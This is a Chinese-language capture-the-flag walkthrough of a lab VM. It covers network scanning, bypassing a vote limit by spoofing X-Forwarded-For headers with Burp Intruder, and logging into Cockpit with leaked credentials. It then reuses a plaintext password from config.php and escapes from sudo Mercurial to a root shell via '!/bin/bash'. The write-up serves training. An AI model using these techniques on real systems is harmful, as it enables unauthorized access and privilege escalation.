一、信息收集

首先使用 ARP 扫描发现局域网内的主机：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ sudo arp-scan -l
...
192.168.205.181 08:00:27:3d:b4:79       PCS Systemtechnik GmbH
...
```

发现目标主机 `192.168.205.181`，接下来对其进行端口扫描：

```
┌──(kali㉿kali)-[/mnt/hgfs/gx/x]
└─$ nmap -p0-65535 192.168.205.181
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 20:15 CST
...
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
9090/tcp open  zeus-admin
...
```

扫描结果显示开放了三个端口：

- 22端口：SSH 服务
- 80端口：HTTP 服务
- 9090端口：zeus-admin 服务

二、Web 服务分析

2.1 HTTP 服务（80端口）

访问 80 端口发现是一个投票系统，用户可以进行投票并显示当前 IP 地址。

通过测试发现：

- 一次最多可以投 10 票
- 每个 IP 地址只能投 10 票

2.2 绕过投票限制

由于需要 1000 票才能获取隐藏信息，而单个 IP 只能投 10 票，因此需要伪造不同的 IP 地址。

抓包分析投票请求：


```
POST /vote/vote.php HTTP/1.1
Host: 192.168.205.180
...
X-Forwarded-For: 192.168.205.§1§
...

vote=1&vote_count=10
```

攻击方法：
使用 BurpSuite 的 Intruder 模块，在 `X-Forwarded-For` 头部插入 payload，设置数值范围为 0-255，模拟不同 IP 地址进行批量投票，点击开始攻击。

> **知识点补充：** `X-Forwarded-For` 是一个 HTTP 头部字段，用于标识通过代理服务器连接到 Web 服务器的客户端的原始 IP 地址。许多 Web 应用程序会信任这个头部来获取真实客户端 IP，但这可能被恶意利用来绕过基于 IP 的限制。

投票达到 1000 票后，页面显示隐藏信息：`pencek:d032fc2b8b`



三、Cockpit 服务利用

3.1 访问 9090 端口服务

9090 端口运行的是 Cockpit 服务，这是一个基于 Web 的 Linux 系统管理工具。

> **知识点补充：** Cockpit 是 Red Hat 开发的一款开源 Web 控制台，允许管理员通过 Web 界面管理 Linux 系统，包括系统监控、服务管理、终端访问等功能。

3.2 登录验证

使用获取到的凭据 `pencek:d032fc2b8b` 尝试登录 Cockpit，登录成功。

在 Cockpit 界面中发现终端选项，点击后可以直接获得系统 shell 访问权限。

四、权限提升

4.1 初步信息收集

```
pencek@Login:~$ id
uid=1000(pencek) gid=1000(pencek) groups=1000(pencek)

pencek@Login:~$ sudo -l
Sorry, user pencek may not run sudo on Login.

pencek@Login:/home$ ls -al
...
drwx------  2 pencek pencek 4096 Sep  7 07:57 pencek
drwx------  2 todd   todd   4096 Sep  7 08:34 todd
```

发现系统中还有另一个用户 `todd`。

4.2 查找配置文件

检查 Web 应用的配置文件：

```
pencek@Login:/var/www/html/vote$ cat config.php
<?php
// 隐藏信息配置
define('SECRET_INFO', 'pencek:d032fc2b8b');
define('REQUIRED_VOTES', 1000);
define('SALT', 'your_random_salt_value_here');
define('todd','1213562e5cf594899d1348');
...
```

在配置文件中发现了 `todd` 用户的密码：`1213562e5cf594899d1348`

4.3 横向移动到 todd 用户

```
pencek@Login:/var/www/html/vote$ su todd
Password: 1213562e5cf594899d1348

todd@Login:/var/www/html/vote$ sudo -l
...
User todd may run the following commands on Login:
    (ALL) NOPASSWD: /usr/bin/hg
```

发现 `todd` 用户可以无密码执行 `/usr/bin/hg`（Mercurial 版本控制系统）。

4.4 利用 Mercurial 提权到 root

> **知识点补充：** Mercurial (hg) 是一个分布式版本控制系统。当系统管理员配置不当，允许用户以 sudo 权限执行 hg 命令时，攻击者可能利用 hg 的某些功能来执行任意命令。

查看 hg 的帮助信息并寻找可利用的功能：

```
todd@Login:/var/www/html/vote$ sudo /usr/bin/hg -h
Mercurial Distributed SCM
...
```

利用 hg 的交互功能（显示 `:`）逃逸到 shell：

```
#输入!/bin/bash
root@Login:/var/www/html/vote# id
uid=0(root) gid=0(root) groups=0(root)
```

> **攻击原理：** 在 hg 的交互模式下，可以使用 `!` 符号执行系统命令。由于 hg 是以 root 权限运行的，因此执行的命令也具有 root 权限。

五、获取 flag

成功提权到 root 后，获取两个 flag：

```
root@Login:/var/www/html/vote# cat /root/root.txt /home/pencek/user.txt
flag{root-e07910a06a086c83ba41827aa00b26ed}
flag{user-d032fc2b8b1213562e5cf594899d1348}
```